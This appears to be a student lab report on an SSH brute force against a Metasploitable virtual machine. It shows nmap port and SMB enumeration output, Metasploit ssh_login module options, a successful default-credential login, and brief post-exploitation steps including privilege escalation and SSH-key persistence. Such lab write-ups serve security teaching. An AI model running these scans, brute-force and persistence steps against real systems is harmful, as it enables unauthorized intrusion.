Cybersecurity Lab Report: SSH Brute Force
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

Page 1: Discovery & Connection



[Image 1: ifconfig Command Output]

Description: Identifying the Target IP Address.
Command: ifconfig
Purpose: To find the victim's IP address for the attack. The output shows the target machine's IP as **192.168.56.101**, which will be used as the attack destination .



[Image 2: ping Command Output]
Description: Testing Network Connectivity.
Command: ping 192.168.56.101
Purpose: To confirm that the target system is active and reachable from the attacker’s Kali Linux machine.

Page 2: Scanning & Enumeration

```
┌──(kali-ali㉿kali)-[~]
└─$ nmap 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 06:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sy
stem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:DE:F1:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

┌──(kali-ali㉿kali)-[~]
└─$
```

[Image 3: nmap Full Port Scan]
Description: Port Scanning and Service Discovery.
Command: nmap 192.168.56.101
Purpose: To identify open ports and running services. The scan revealed open ports such as **21 (FTP)**, **22 (SSH)**, and **445 (SMB)** .

```
Session  Actions  Edit  View  Help
└─$

┌──(kali-ali㉿kali)-[~]
└─$

┌──(kali-ali㉿kali)-[~]
└─$     nmap  -p  445  --script  smb-protocols  192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 06:37 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sy
stem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00048s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DE:F1:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

┌──(kali-ali㉿kali)-[~]
└─$

┌──(kali-ali㉿kali)-[~]
└─$

┌──(kali-ali㉿kali)-[~]
└─$

┌──(kali-ali㉿kali)-[~]
└─$

┌──(kali-ali㉿kali)-[~]
└─$

┌──(kali-ali㉿kali)-[~]
└─$
```

[Image 4: smb-protocols Scan]
Description: Checking SMB Protocol Vulnerability.
Command: nmap -p 445 --script smb-protocols 192.168.56.101
Purpose: To verify if the target uses **SMBv1**, an outdated and insecure protocol vulnerable to exploitation .

```
kali-ali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali-ali㉿kali)-[~]
└─$ nmap -p 445 --script smb-enum-shares   192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 06:38 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sy
stem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00041s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DE:F1:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.56.101\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.56.101\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.56.101\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.56.101\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\192.168.56.101\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|_    Anonymous access: READ/WRITE
```

[Image 5: smb-enum-shares Scan]
Description: Discovering Network Shared Folders.
Command: nmap -p 445 --script smb-enum-shares 192.168.56.101
Purpose: To identify shared folders such as **/tmp**, which may allow anonymous access and data exposure.

Page 3: User Collection & Attack Setup


```
kali-ali@kali: ~
Session  Actions  Edit  View  Help
└─$ nmap -p 445 --script smb-enum-users   192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 06:39 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sy
stem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00037s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:DE:F1:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\libuuid (RID: 1200)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\list (RID: 1076)
|     Full name:   Mailing List Manager
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\mail (RID: 1016)
|     Full name:   mail
```

[Image 6: smb-enum-users Scan]

Description: User Enumeration.

Command: nmap -p 445 --script smb-enum-users 192.168.56.101

Purpose: To collect valid usernames from the target system, which will be used in the brute force attack .



[Image 7: Metasploit Framework Launch]

Description: Launching Metasploit Framework.


Command: Starting the Metasploit console.

Purpose: To prepare the environment for executing the SSH brute force attack .

```
Shell No. 1
Session  Actions  Edit  View  Help

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and pa
                                                ssword
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful log
                                                in
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the c
                                                urrent database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
                                                the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
                                                list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curre
                                                nt database (Accepted: none, user, user&realm
                                                )
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasplo
                                                it.com/docs/using-metasploit/basics/using-met
                                                asploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a h
                                                ost
   THREADS           1                yes       The number of concurrent threads (max one per
                                                 host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated
                                                 by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all user
                                                s
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) >
```

[Image 8: SSH Brute Force Module Options]
Description: Setting up SSH Brute Force.
Module: use auxiliary/scanner/ssh/ssh_login
Purpose: To configure the target IP, username list, and password list for the brute force attack.

Page 4: Exploitation & Post-Exploitation



[Image 9: Successful Login Result]
Description: Execution and Successful Access.
Command: exploit
Result: Successful login achieved with credentials **(msfadmin : msfadmin)**, granting remote access to the target system.

Post-Exploitation Steps (Analysis):

1. **Verify Identity:** Use id to confirm user privileges.
2. **System Information:** Use uname -a to gather OS details.
3. **Privilege Escalation:** Use sudo -l to identify potential privilege escalation paths.
4. **Persistence:** Add SSH keys to maintain long-term access.

Conclusion

This lab demonstrates how weak passwords and outdated protocols such as **SMBv1** can expose systems to automated brute force attacks. Proper password policies, disabling insecure services, and

regular patching are essential to maintaining system security.